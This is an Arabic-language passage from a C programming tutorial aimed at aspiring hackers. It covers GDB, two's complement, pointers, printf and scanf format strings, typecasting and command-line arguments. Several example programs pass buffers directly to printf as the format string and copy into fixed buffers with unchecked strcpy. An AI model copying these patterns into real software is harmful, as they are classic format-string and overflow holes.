(gdb) x/5i $rip
=> 0x400536 <main+42>:  lea    rax,[rbp-0x20]
   0x40053a <main+46>:  mov    rdi,rax
   0x40053d <main+49>:  mov    eax,0x0
   0x400542 <main+54>:  call   0x4003e0 <printf@plt>
   0x400547 <main+59>:  leave
```

العنوان في **RIP** في نقطة التوقف الوسطى مختلفة لأن التعليمات البرمجية للدالة **strcpy()** يأتي من مكتبة محملة. في الواقع، يظهر المصحح **RIP** في نقطة التوقف الوسطى الداله **strcpy()**، في حين أن **RIP** لنقاط التوقف الأخرى تظهر الداله **main()**. أود أن أشير إلى أن **RIP** قادر على السفر من التعليمات البرمجية الخاصة بـ **main()** إلى الأكواد الخاصة بـ **strcpy()** والعودة مرة أخرى. في كل مرة يتم استدعاء الدالة، يتم الاحتفاظ بسجل في **data structure** تسمى المكدس **"stack"**. حيث ان المكدس يتيح **RIP** العودة من خلال سلاسل طويلة من استدعاء الدالة. في **GDB**، يمكن استخدام الأمر **bt** لتتبع المكدس.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/char_array2
warning: no loadable sections found in added symbol-file system-supplied DSO at 0x7ffff7ffa000

Breakpoint 1, main () at char_array2.c:7
7          strcpy(str_a, "Hello, world!\n");
(gdb) bt
#0  main () at char_array2.c:7
(gdb) con
condition  continue
(gdb) continue
Continuing.

Breakpoint 3, main () at char_array2.c:8
8          printf(str_a);
(gdb) bt
#0  main () at char_array2.c:8
(gdb)
```

قبل الخروج من هذا الجزء فانظر الى التالى والذى يبين اهم الدوال المستخدمه في السلاسل النصيه **"string"**.

- strcpy(s1, s2); → Copies string s2 into string s1.
- strcat(s1, s2); → Concatenates string s2 onto the end of string s1.
- strlen(s1); → Returns the length of string s1.
- strcmp(s1, s2);→ Returns 0 if s1 and s2 are the same; less than 0 if s1<s2; greater than 0 if s1>s2.
- strchr(s1, ch); → Returns a pointer to the first occurrence of character ch in string s1.
- strstr(s1, s2); → Returns a pointer to the first occurrence of string s2 in string s1.

Signed, Unsigned, Long, and Short

افتراضيا، القيم العددية في C تكون **signed**، ويعني أنها يمكن أن تكون إما سالبه أو موجبه. في المقابل، لا تسمح القيم **unsigned** بالأرقام السالبة. إنها الذاكرة فقط في النهاية، يجب أن يتم تخزين جميع القيم العددية في نظام ثنائي **"binary"**، والقيم **unsigned** تكون أكثر حساسيه في النظام الثنائي. **32-bit unsigned integer** يمكن أن تحتوي على قيم من **0** (**all binary 0s**) إلى 4،294،967،295 (**all binary 1s**) .
32-bit unsigned integer لا يزال فقط 32 بت، مما يعني أنه يمكن أن يكون في واحدة من 2^{32} من التوليفات الممكنة. وهذا يسمح لـ **32-bit signed integers** ان تتراوح بين 2,147,483,648– إلى 2،147،483،647. أساسا، واحدة من هذه البتات هو علم **"flag"** لتعليم القيمة سواء موجبه أو سالبه. القيم الموجبة تبدو نفس قيم **signed** **unsigned**، ولكن يتم تخزين الأرقام السالبة بشكل مختلف باستخدام طريقة تسمى المتمم الثنائي **"two's complement"**. المتمم الثنائي يمثل الأرقام السالبة في شكل مناسب للنظام الثنائي، عندما يتم إضافة القيمة سالبة في المتمم الثنائي إلى رقم موجب من نفس الحجم، ستكون النتيجة 0. ويتم ذلك عن طريق كتابة العدد الإيجابي أولا بالنظام الثنائي،

ثم عكس جميع البتات، وأخيرا اضافة 1. يبدو غريبا، لكنه يعمل ويسمح للأرقام السالبة التي يمكن ان تضاف في تركيبة مع الأرقام الموجبة باستخدام **simple binary adders**.

هذا يمكن استكشافها بسرعة وعلى نطاق أصغر باستخدام الأداة **pcalc**، وهو برنامج بسيط لآلة حاسبة التي يمكنها عرض النتائج في النظام **decimal**، **hexadecimal**، والأشكال الثنائية "**binary formats**". للتبسيط، تستخدم الأرقام 8 بت في هذا المثال.

```
root@kali:~/pcalc-3# pcalc 0y01001001
        73              0x49                    0y1001001
root@kali:~/pcalc-3# pcalc 0y10110110 + 1
        183             0xb7                    0y10110111
root@kali:~/pcalc-3# pcalc 0y01001001 + 0y10110111
        256             0x100                   0y100000000
root@kali:~/pcalc-3#
```

أولا، القيمة الثنائية **01001001** يظهر أنها تكون 73 موجب. ثم يتم قلب "**float**" جميع البتات، ويضاف 1 الى الناتج في المتمم ثنائي لينتج 73 سالب، **10110111**. عندما يتم إضافة هذه القيم الاثنين معا، فان النتيجة من أصل 8 بت هي 0. البرنامج **pcalc** يعطي القيمة 256 لأنه ليس على علم بأنه يتعامل فقط مع قيم 8 بت. هذا المثال قد يلقي بعض الضوء على كيفية سحر عمل المتمم الثنائي "**two's complement**". في لغة C، المتغيرات يمكن أعلنها على أنها **unsigned** وذلك ببساطة عن طريق وضع الكلمة **unsigned** قبل الإعلان عن نوع المتغير. مثال الإعلان عن متغير من النوع العدد صحيح ويكون **unsigned** ويكون كالاتي **unsigned int**. بالإضافة إلى ذلك، حجم المتغيرات العددية يمكن تمديدها أو تقصيرها بإضافة الكلمات **short** أو **long**. الأحجام الفعلية سوف تختلف اعتمادا على بنية مترجم التعليمات البرمجية. لغة C توفر ماكرو يسمى **sizeof()** والذي يمكنه تحديد الحجم لأنواع بيانات معينة. هذه تعمل مثل الدالة "**function**" التي تأخذ نوع البيانات كما ادخل وإرجاع حجم متغير معلن مع نوع البيانات لبنية الهدف. البرنامج **datatype_sizes.c** يستكشف أحجام أنواع البيانات المختلفة، وذلك باستخدام الدالة **sizeof()**.

```
#include <stdio.h>
int main() {
  printf("The 'int' data type is\t\t %d bytes\n", sizeof(int));
  printf("The 'unsigned int' data type is\t %d bytes\n", sizeof(unsigned int));
  printf("The 'short int' data type is\t %d bytes\n", sizeof(short int));
  printf("The 'long int' data type is\t %d bytes\n", sizeof(long int));
  printf("The 'long long int' data type is %d bytes\n", sizeof(long long int));
  printf("The 'float' data type is\t %d bytes\n", sizeof(float));
  printf("The 'char' data type is\t\t %d bytes\n", sizeof(char));
}
```

هذه القطعة من التعليمات البرمجية تستخدم الدالة **printf()** بطريقة مختلفة قليلا. ويستخدم شيء يسمى محدد الشكل "**format specifier**" لعرض القيمة التي تم إرجاعها من استدعاء الدالة **sizeof()**. وسيتم شرح محدد الشكل "**format specifier**" في وقت لاحق، حتى الآن، دعونا نركز فقط على إخراج البرنامج.

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
The 'int' data type is            4 bytes
The 'unsigned int' data type is 4 bytes
The 'short int' data type is      2 bytes
The 'long int' data type is       4 bytes
The 'long long int' data type is 8 bytes
The 'float' data type is          4 bytes
The 'char' data type is           1 bytes
reader@hacking:~/booksrc $
```

كما ذكر سابقا، كل الأعداد الصحيحة سواء **signed** او **unsigned** تكون ذات احجام أربعة بايت في البنية x86. و**float** هو أيضا أربعة بايت، في حين أن الإشارة يحتاج فقط بايت واحد. ويمكن أيضا استخدام الكلمات **long** و**short** مع المتغيرات **float** لتوسيع وتقصير أحجامها.

Pointers "المؤشرات"

المسجل **RIP** هو مؤشر الى التعليمات الحالية أثناء تنفيذ أحد البرامج التي تحتوي على عنوان الذاكرة. يتم استخدام فكرة المؤشرات في لغة **C**، أيضا. في حين انه لا يمكن في الواقع نقل الذاكرة الفعلية "**physical memory**"، فيجب أن يتم نسخ المعلومات الواردة فيه. يمكن أن يكون مكلفا جدا حسابيا لنسخ أجزاء كبيرة من الذاكرة ليتم استخدامها من قبل الدوال المختلفة أو في أماكن مختلفة. وهذا هو أيضا مكلفة من وجهة نظر الذاكرة، في حين ان مساحة نسخة الوجهة الجديدة يجب حفظها أو تخصيصها قبل أن تتمكن من نسخ المصدر. المؤشرات هي حل لهذه المشكلة. بدلا من نسخ كتلة كبيرة من الذاكرة، فانه أبسط من ذلك بكثير تمرير العنوان من بداية تلك الكتلة من الذاكرة.



المؤشرات في **C** يمكن تعريفه واستخدامه مثل أي نوع متغير آخر. إذا المؤشرات هي متغيرات تحتوي بداخلها على عنوان متغير آخر، ونوع المؤشرات يكون مثل نوع المتغير الذي يحمل المؤشر عنوانه (أو بمعنى آخر مثل نوع المتغير الذي يشير إليه). الذاكرة ذات البنية **x86** تستخدم معالج 32 بت، المؤشرات هي أيضا 32 بت في الحجم (4 بايت). يتم تعريف المؤشرات وذلك من خلال كتابة علامة النجمة (*) إلى اسم المتغير. بدلا من تعريف المتغير من هذا النوع، يتم تعريف المؤشر على أنه شيء يشير إلى بيانات من هذا النوع. برنامج **pointer.c** هو مثال على مؤشر يتم استخدامه مع نوع البيانات **char**، وهو ذات حجم 1 بايت فقط.

```
#include <stdio.h>
#include <string.h>
int main() {
        char str_a[20];                // A 20-element character array
        char *pointer;                 // A pointer, meant for a character array
        char *pointer2;                // And yet another one
        strcpy(str_a, "Hello, world!\n");
        pointer = str_a;               // Set the first pointer to the start of the array
        printf(pointer);
        pointer2 = pointer + 2;        // Set the second one 2 bytes further in.
        printf(pointer2);              // Print it.
        strcpy(pointer2, "y you guys!\n");        // Copy into that spot.
        printf(pointer);               // Print again.
}
```

كما تشير التعليقات في التعليمات البرمجية، فانه يتم تعيين المؤشر الأول في بداية مصفوفة الحروف. عندما تتم الإشارة إلى مصفوفة الحرف مثل هذا، فهو في الواقع مؤشر لنفسه. هذه هي الطريقة التي يتم تمرير هذا المخزن المؤقت كمؤشر إلى الدالة **printf ()** و**strcpy ()**. يتم تعيين المؤشر الثاني إلى عنوان المؤشر الأول زائد اثنين، ومن ثم تطبع بعض الأشياء (كما هو موضح في الإخراج أدناه).

```
reader@hacking:~/booksrc $ gcc -g -o pointer pointer.c
reader@hacking:~/booksrc $ ./pointer
Hello, world!
llo, world!
Hey you guys!
```

دعونا نلقي نظرة على هذا مع **GDB**. حيث يتم إعادة ترجمة البرنامج، ويتم تعيين نقطة التوقف على الخط العاشر من شفرة المصدر. هذا سوف يوقف البرنامج بعد **"Hello, world!\n"** والذى تم نسخ السلسلة في **str_abuffer** ويتم تعيين المؤشر إلى بداية ذلك.

```
root@kali:~# gcc -g -o pointer pointer.c
root@kali:~# ./pointer
Hello, world!
llo, world!
Hey you guys!
root@kali:~# gdb -q ./pointer
Reading symbols from /root/pointer...done.
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5           char str_a[20]; // A 20-element character array
6           char *pointer;  // A pointer, meant for a character array
7           char *pointer2; // And yet another one
8
9           strcpy(str_a, "Hello, world!\n");
10          pointer = str_a; // Set the first pointer to the start of the array.
(gdb)
11          printf(pointer);
12
13          pointer2 = pointer + 2; // Set the second one 2 bytes further in.
14          printf(pointer2);       // Print it.
15          strcpy(pointer2, "y you guys!\n"); // Copy into that spot.
16          printf(pointer);        // Print again.
17      }
(gdb)
```

```
(gdb) break 11
Breakpoint 1 at 0x40053e: file pointer.c, line 11.
(gdb) run
Starting program: /root/pointer
warning: no loadable sections found in added symbol-file system-supplied DSO at 0x7ffff7ffa000


Breakpoint 1, main () at pointer.c:11
11          printf(pointer);
(gdb) x/xw pointer
0x7fffffffe380: 0x6c6c6548
(gdb) x/s pointer
0x7fffffffe380:  "Hello, world!\n"
(gdb)
```

عندما يتم فحص المؤشر كسلسة **"string"**، فمن الواضح أن سلسلة معينة هي هناك، وتقع في عنوان الذاكرة **0x7fffffffe380**. تذكر أن السلسلة نفسها ليست مخزنة في متغير المؤشر ولكن المخزن فقط في متغير المؤشر هو عنوان الذاكرة **0x7fffffffe380**.

من أجل الاطلاع على البيانات الفعلية المخزنة في متغير المؤشر، يجب استخدام عنوان المشغل "**address-of operator**". عنوان المشغل "**address-of operator**" هو مشغل أحادي "**unary operator**"، وهو ما يعني ببساطة أنها تعمل على معلمات واحدة. هذا المشغل هو مجرد العلامة (&) المرفقة مسبقا إلى اسم المتغير. عندما يتم استخدامها، فانه يتم إرجاع عنوان هذا المتغير، بدلا من المتغير نفسه. هذا المشغل موجود سواء في **GDB** وفي لغة البرمجة **C**.

```
(gdb) x/xw &pointer
0x7fffffffe3a8: 0xffffe380
(gdb) print &pointer
$1 = (char **) 0x7fffffffe3a8
(gdb) print pointer
$2 = 0x7fffffffe380 "Hello, world!\n"
(gdb)
```

عندما يتم استخدام عنوان المشغل "**address-of operator**"، يظهر متغير المؤشر إلى أن يكون موجودا في العنوان **0x7fffffffe3a8** في الذاكرة، وأنه يحتوي على العنوان **0x7fffffffe380**.



غالبا ما يستخدم عنوان المشغل بالتزامن مع المؤشرات، المؤشرات تحتوي على عناوين الذاكرة. يوضح البرنامج **addressof.c** عنوان المشغل المستخدم لوضع عنوان متغير عدد صحيح إلى المؤشر. كما هو مبين أدناه.

```
#include <stdio.h>
int main() {
  int int_var = 5;
  int *int_ptr;
int_ptr = &int_var; // put the address of int_var into int_ptr
}
```

البرنامج نفسه لا يخرج شيئا في الواقع، ولكن ربما يمكنك تخمين ما يحدث، وحتى قبل التصحيح مع **GDB**.

```
root@kali:~# gcc -g addressof.c
root@kali:~# gdb -q ./a.out
Reading symbols from /root/a.out...done.
(gdb) list
1       #include <stdio.h>
2
3       int main() {
4          int int_var = 5;
5          int *int_ptr;
6
7       int_ptr = &int_var; // put the address of int_var into int_ptr
8       }
9
(gdb) break 8
Breakpoint 1 at 0x4004bf: file addressof.c, line 8.
(gdb) run
Starting program: /root/a.out
warning: no loadable sections found in added symbol-file system-supplied DSO at 0x7ffff7ffa000

Breakpoint 1, main () at addressof.c:8
8       }
(gdb)
```

```
(gdb) print int_var
$1 = 5
(gdb) print &int_var
$2 = (int *) 0x7fffffffe3a4
(gdb) print int_ptr
$3 = (int *) 0x7fffffffe3a4
(gdb) print &int_ptr
$4 = (int **) 0x7fffffffe3a8
(gdb)
```

كما جرت العادة، يتم تعيين نقطة توقف ويتم تنفيذ البرنامج في المصحح. عند هذه النقطة نفذت غالبية البرنامج. يعرض الأمر **print** الاول قيمة **int_var**، ويظهر الثاني عنوانه باستخدام عنوان المشغل. تظهر أوامر **print** التالية ان المتغير **int_ptr** يحتوي على عنوان **int_var**، والثاني يظهر أيضا عنوان **int_ptr**.

مشغل أحادي إضافي يسمى المشغل ***dereference*** موجود للاستخدام مع المؤشرات. هذا المشغل يقوم بإرجاع البيانات الموجودة في العنوان الذي يشير اليها المؤشر، بدلا من العنوان نفسه. فإنه يأخذ شكل النجمة "*" أمام اسم المتغير، على غرار إعلان المؤشر. مرة أخرى، المشغل ***dereference*** موجود سواء في **GDB** و**C**. المستخدمة في **GDB**، فإنه يمكن استرداد قيمة عدد صحيح في **int_ptr**.

```
(gdb) print *int_ptr
$5 = 5
(gdb)
```

Format Strings

الدالة **printf ()** يمكن استخدامها لطباعة أكثر من السلاسل الثابتة فقط. يمكن لهذه المهمة أيضا استخدام سلاسل التنسيق **"format string"** لطباعة المتغيرات العديده في تنسيقات مختلفة. سلاسل التنسيق **"format string"** هي مجرد سلسلة أحرف مع أحرف خاصة التي تخبر الدالة لإدخال المتغيرات المطبوعة في شكل محدد في مكان الاحرف الخاصة ***"escape sequences"***. الطريقة التي تم استخدام الدالة **printf ()** في البرامج السابقة، **"Hello, world!\n"** وهى من الناحية التقنية شكل لسلسلة ***"format string"***؛ ومع ذلك، فإنه يخلو من الأحرف الخاصة. هذه الأحرف الخاصة ***"escape sequences"*** تسمى أيضا ***format parameters***. كل واحد من ***format parameters*** يبدأ مع علامة النسبة المئوية (٪) ويستخدم حرف واحد للاختصار يشبه الى حد بعيد الحروف المستخدمة من قبل أوامر الفحص في **GDB**. وتكون صيغته كالاتي:

%[flags][width][.precision][{length-modifier}] conversion-specifier

Parameter	Output Type
%d or %i	signed decimal integer
%u	unsigned decimal integer
%x	unsigned hexadecimal integer
%o	unsigned octal
%f	decimal float
%e	scientific notation
%a	hexadecimal floating point
%c	char
%s	string
%p	pointer address
%n	Nothing printed, but corresponds to a pointer. The number of characters written so far is stored in the pointed location

كل من **format parameters** السابقة تحصل على البيانات الخاصة بها كقيم، لا مؤشرات إلى القيم. وهناك أيضا بعض **format parameters** تتوقع مؤشرات، مثل ما يلي.

الرمز الخاص **%s** ينسق لإعطاء عنوان الذاكرة. فإنه يطبع البيانات في عنوان الذاكرة هذا حتى الوصول الى البايت الفارغة ***"null byte"***.

الرمز الخاص **%n** هو فريد من نوعه من حيث أنه في الواقع يكتب البيانات. ويتوقع أيضا أن يعطى عنوان الذاكرة، وأنه يكتب عدد البايتات التي هي مكتوبة حتى الآن إلى عنوان الذاكرة.

في الوقت الراهن، سيكون تركيزنا فقط على معلمات التنسيق المستخدمة لعرض البيانات. يقوم البرنامج **fmt_strings.c** بعرض بعض الأمثلة من المعلمات بشكل مختلف.

```
#include <stdio.h>
int main() {
	char string[10];
	int A = -73;
	unsigned int B = 31337;

	strcpy(string, "sample");
	// Example of printing with different format string
	printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
	printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
	printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
	printf("[string] %s Address %08x\n", string, string);
	// Example of unary address operator (dereferencing) and a %x format string
	printf("variable A is at address: %08x\n", &A);
}
```

```
root@kali:~# ./fmt_strings
[A] Dec: -73, Hex: ffffffb7, Unsigned: 4294967223
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample Address a59eb150
variable A is at address: a59eb14c
root@kali:~#
```

اول استخدام للدالة **printf ()** القيام بطباعة المتغيرات **A** و**B**، وذلك باستخدام **format parameters** المختلفة. وبما أن هناك ثلاثة معايير تنسيق **"format parameters"** في كل سطر، فان المتغيرات **A** و**B** تحتاج إلى أن يتم توفيرها ثلاث مرات. التنسيق **%d** تسمح بالقيم السالبة، بينما **%u** لا، لأنه يتوقع القيم **unsigned**.

عند طباعة المتغير **A** باستخدام **%u format parameter**، فإنها تبدو كقيمة عالية جدا. وذلك لأن المتغير **A** هو رقم سالب مخزن في متمم ثنائي، و**format parameter** تحاول طباعته كما لو كانت قيمة **unsigned**. المتمم الثنائي يقوم بقلب جميع الاجزاء وإضافة واحد كما تحدثنا سابقا.

السطر الثالث في هذا المثال، [**field width on B**]، يظهر استخدام خيار عرض الحقل **"field-width"** في **format parameter**. هذا هو مجرد **integer** الذي يعين الحد الأدنى لعرض الحقل لتلك **format parameter**. ومع ذلك، ليس هذا هو الحد الأقصى للحقل، فإذا كان عرض القيمة التي سيتم إنتاجها أكبر من عرض الحقل، سيتم تجاوز عرض الحقل. يحدث هذا عند استخدام 3، إخراج البيانات يحتاج 5 بايت. عندها يتم استخدام 10 في عرض الحقل، فانه ينتج 5 بايت مساحة فارغة قبل بيانات الناتج. بالإضافة إلى ذلك، إذا بدأت قيمة عرض الحقل مع 0، فهذا يعني انه يجب حشو الحقل مع الأصفار. عندما يتم استخدام **08**، على سبيل المثال، فان الناتج هو 00031337.

السطر الرابع، [**string**]، تظهر ببساطة استخدام **%s format parameter**. تذكر أن متغير السلسلة هو في الواقع مؤشر يحتوي على عنوان السلسلة، والتي يعمل بها، في حين ان **%s format parameter** تتوقع البيانات الخاصة به لتمريرها حسب المرجع.

السطر الأخير يظهر فقط عنوان المتغير **A**، باستخدام مشغل العنوان الأحادي **"unary address operator"** الى المشغل **dereference**. يتم عرض هذه القيمة إلى ثمانية أرقام **hexadecimal**، مبطنه من الأصفار.

كما تظهر هذه الأمثلة، يجب عليك استخدام **%d** للنظام **decimal**، **%u** للنظام **unsigned**، و **%x** للنظام **hexadecimal**. عرض الحقل لدنيا يمكن تعيينه عن طريق وضع عدد مباشرة بعد العلامة **%**، إذا كان عرض الحقل يبدأ مع **0**، فان سيكون مبطن مع الأصفار. يمكن استخدام المعلمة **%s parameter** لطباعة السلاسل **"string"**. حتى الان جيدة جدا.

تستخدم سلاسل التنسيق **"Format strings"** من قبل جميع أفراد العائلة من **standard I/O functions**، بما في ذلك **scanf()**، والذي يعمل أساسا مثل **printf()** ولكنها تستخدم للإدخال بدلا من الانتاج. الفرق الرئيسي واحد هو أن وظيفة **scanf()** تتوقع كل من معلماتها **"argument"** في أن تكون مؤشرات، لذلك يجب أن يكون في الواقع المعلمات هي عناوين المتغيرات أنفسهم. ويمكن القيام بذلك باستخدام متغيرات المؤشر أو باستخدام مشغل العنوان الأحادي لاسترداد عنوان المتغيرات العادية. برنامج **input.c** يساعدك على تفسير ذلك.

```
#include <stdio.h>
#include <string.h>
int main() {
        char message[10];
        int count, i;
        strcpy(message, "Hello, world!");
        printf("Repeat how many times? ");
        scanf("%d", &count);
        for(i=0; i < count; i++)
        printf("%3d - %s\n", i, message);
}
```

في **input.c**، يتم استخدام الدالة **scanf ()** لتعيين المتغير **count**. كما يوضح الإخراج أدناه.

```
reader@hacking:~/booksrc $ gcc -o input input.c
reader@hacking:~/booksrc $ ./input
Repeat how many times? 3
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
reader@hacking:~/booksrc $ ./input
Repeat how many times? 12
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
  3 - Hello, world!
  4 - Hello, world!
  5 - Hello, world!
  6 - Hello, world!
  7 - Hello, world!
  8 - Hello, world!
  9 - Hello, world!
 10 - Hello, world!
```

```
11 - Hello, world!
reader@hacking:~/booksrc $
```

تستخدم سلاسل التنسيق في كثير من الأحيان، لذلك المعرفة بهم مهمه للغاية. وبالإضافة إلى ذلك، فإن القدرة على انتاج قيم المتغيرات تسمح لتصحيح الأخطاء في البرنامج، من دون استخدام مصحح أخطاء. وجود شكل من أشكال ردود الفعل الفورية يكون ذات أهمية إلى عملية تعلم الهاكر، وشيء بسيط مثل طباعة قيمة متغير يمكن أن تسمح للكثير من **exploitation**.

Typecasting

Typecasting هي مجرد وسيلة للتغيير المؤقت لنوع بيانات المتغير، على الرغم من تعريف المتغير في الأصل. عندما يتم **Typecasting** لمتغير إلى نوع مختلف، فان المترجم في الأساس يقوم بعلاج هذا المتغير كما لو كان ذات نوع من البيانات جديد، ولكن فقط لتلك العملية. بناء الجملة من أجل **Typecasting** كما يلي:

(typecast_data_type) variable

هذا يمكن استخدامه عند التعامل مع متغيرات الأعداد الصحيحة "**integer**" ومتغيرات "**floating-point**" كما هو موضع في المثال **typecasting.c**.

```
#include <stdio.h>
int main() {
	int a, b;
	float c, d;
	a = 13;
	b = 5;
	c = a / b;                              // Divide using integers.
	d = (float) a / (float) b;              // Divide integers typecast as floats.
	printf("[integers]\t a = %d\t b = %d\n", a, b);
	printf("[floats]\t c = %f\t d = %f\n", c, d);
}
```

نتائج ترجمة وتنفيذ **typecasting.c** هي على النحو التالي.

```
reader@hacking:~/booksrc $ gcc typecasting.c
reader@hacking:~/booksrc $ ./a.out
[integers]	a = 13 b = 5
[floats]	c = 2.000000	d = 2.600000
reader@hacking:~/booksrc $
```

كما نوقش في وقت سابق، فانه تم تقسيم العدد الصحيح 13 بنسبة 5 والتي سوف ينتج إجابة غير صحيحة من 2، حتى إذا تم تخزين هذه القيمة إلى متغير **floating-point**. ومع ذلك، إذا تم **typecast** متغيرات العدد الصحيح "**integer**" هذه إلى **floating**، فإنها سوف تعامل على هذا النحو. وهذا يسمح للحساب الصحيح الى 2.6.

هذا مثال توضيحي، ولكن يظهر استخدامه بوضوح عندما يتم استخدامه مع متغيرات المؤشر. على الرغم من أن المؤشر هي مجرد عنوان في الذاكرة، المترجم البرمجي C لا يزال يتطلب نوع البيانات لكل مؤشر. وأحد أسباب ذلك هو محاولة للحد من أخطاء البرمجة. مؤشر العدد الصحيح يجب أن يشير فقط إلى بيانات العدد الصحيح، في حين أن مؤشر **char** يشير فقط إلى بيانات **character**. وهناك سبب آخر هو مؤشر الحساب. حيث ان العدد الصحيح يكون ذات الحجم أربعة بايت، في حين أن **character** يستغرق سوى بايت واحد. سيقوم البرنامج **pointer_types.c** بتثبت وشرح هذه المفاهيم أبعد من ذلك. يستخدم هذا الكود **%p** لتنسيق عناوين ذاكرة الإنتاج "تستخدم لإظهار عنوان المتغير في الذاكرة". ويهدف هذا الاختصار لعرض المؤشرات وأساسا ما يعادل **0x%08x**.

```
#include <stdio.h>
int main() {
	int i;
	char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
	int int_array[5] = {1, 2, 3, 4, 5};
	char *char_pointer;
	int *int_pointer;
	char_pointer = char_array;
	int_pointer = int_array;
	for(i=0; i < 5; i++) {                  // Iterate through the int array with the int_pointer.
		printf("[integer pointer] points to %p, which contains the integer %d\n", int_pointer, *int_pointer);
		int_pointer = int_pointer + 1;
	}
	for(i=0; i < 5; i++) {                  // Iterate through the char array with the char_pointer.
		printf("[char pointer] points to %p, which contains the char '%c'\n", char_pointer, *char_pointer);
		char_pointer = char_pointer + 1;
	}
}
```

في هذه الكود تم تعريف اثنين من المصفوفة في الذاكرة واحد تحتوي على بيانات صحيحة "**integer data**" والأخرى تحتوي على بيانات الأحرف "**character data**". وتم تعريف أيضا اثنين من المؤشرات، واحدة مع نوع بيانات العدد صحيح وواحد مع نوع بيانات الأحرف، وتم تعينهما ليشيرا إلى نقطة بداية مصفوفة البيانات المناظرة. اثنين من الحلقات المنفصلة خلال المصفوفات باستخدام المؤشر الحسابي "**pointer arithmetic**" لضبط المؤشر للإشارة الى القيمة القادمة. في الحلقات، عندما يتم طبع قيم الاعداد الصحيحة والاحرف مع **format parameters** (`%d` and `%c`)، لاحظ أن معلمات **printf ()** المقابلة **dereference** متغيرات المؤشر. ويتم ذلك باستخدام * المشغل الأحادي.

```
reader@hacking:~/booksrc $ gcc pointer_types.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
reader@hacking:~/booksrc $
```

على الرغم من أنه يتم إضافة نفس القيمة 1 إلى **int_pointer** و**char_pointer** في حلقات كل منها، المترجم يقوم بزيادة عناوين المؤشر من خلال كميات مختلفة. في حين ان **char** ذات حجم بايت 1 فقط، فان المؤشر المشار الى **char** المقبل فمن الطبيعي أن يكون أكثر من 1 بايت. ولكن العدد صحيح هو 4 بايت، إذا مؤشر العدد صحيح المقبل يجب أن يكون أكثر من 4 بايت.

Command-Line Arguments

البرامج التي ليس لها شاشه رسوميه "**nongraphical program**" تتلقى العديد من المدخلات من خلال "**command-line arguments**" سطر الأوامر. وعلى خلاف الإدخال مع الدالة **scanf ()**، فان وسائط سطر الأوامر لا تتطلب تفاعل المستخدم بعد بدأ تنفيذ البرنامج. هذا يميل إلى أن يكون أكثر كفاءة وهي طريقة المدخل المفيدة.

في **C**، وسائط سطر الأوامر يمكن الوصول إليها من خلال الدالة **main ()** من خلال اثنان من المعلمات التي يتم إضافتها إلى الدالة: **integer** و**pointer** إلى مصفوفة السلاسل "**array of strings**". مصفوفة الاعداد "**integer array**" سوف تحتوي على عدد صحيح، اما مصفوفة السلاسل "**array of strings**" سوف تحتوي على الاثنين من المعلمات. البرنامج **commandline.c** ينبغي أن يبين هذه الأمور.

```
#include <stdio.h>
int main(int arg_count, char *arg_list[]) {
	int i;
	printf("There were %d arguments provided:\n", arg_count);
	for(i=0; i < arg_count; i++){
		printf("argument #%d\t-\t%s\n", i, arg_list[i]);
	}
}
```

ناتج هذا البرنامج كالاتي:

```
reader@hacking:~/booksrc $ gcc -o commandline commandline.c
reader@hacking:~/booksrc $ ./commandline
There were 1 arguments provided:
argument #0	-	./commandline
reader@hacking:~/booksrc $ ./commandline this is a test
There were 5 arguments provided:
argument #0	-	./commandline
argument #1	-	this
argument #2	-	is
argument #3	-	a
argument #4	-	test
reader@hacking:~/booksrc $
```

المعلم الصفري "***zeroth argument***" هو دائما اسم البرنامج الذي سوف ينفذ، وباقي مصفوفة المعلمات (تسمى ***argument vector***) وتحتوي على المعلمات المتبقية كسلاسل.



في بعض الأحيان البرنامج يريد استخدام وسيطة سطر الأوامر كعدد بدلا من السلسلة. بغض النظر عن هذا، يتم تمرير المعلم كسلسلة. ومع ذلك، هناك دوال التحويل القياسية. خلافا لل **typecasting**، يمكن لهذه الدوال تحويل مصفوفات الأحرف التي تحتوي على أرقام الى أعداد صحيحة فعلية. الدوال الأكثر شيوعا من هذه هو **atoi ()**، وهو اختصار ل **ASCII** إلى عدد صحيح. تقبل هذه الدالة مؤشر السلسلة كوسيط وترجع قيمة عددية تمثلها. المثال التالي **convert.c** سوف يوضح ذلك.

```
#include <stdio.h>
void usage(char *program_name) {
        printf("Usage: %s <message> <# of times to repeat>\n", program_name);
        exit(1);
}

int main(int argc, char *argv[]) {
        int i, count;
        if(argc < 3) {                          // If fewer than 3 arguments are used,
            usage(argv[0]);                     // display usage message and exit.
        }
        count = atoi(argv[2]);                  // Convert the 2nd arg into an integer.
        printf("Repeating %d times..\n", count);
        for(i=0; i < count; i++) {
             printf("%3d - %s\n", i, argv[1]);  // Print the 1st arg.
        }
}
```

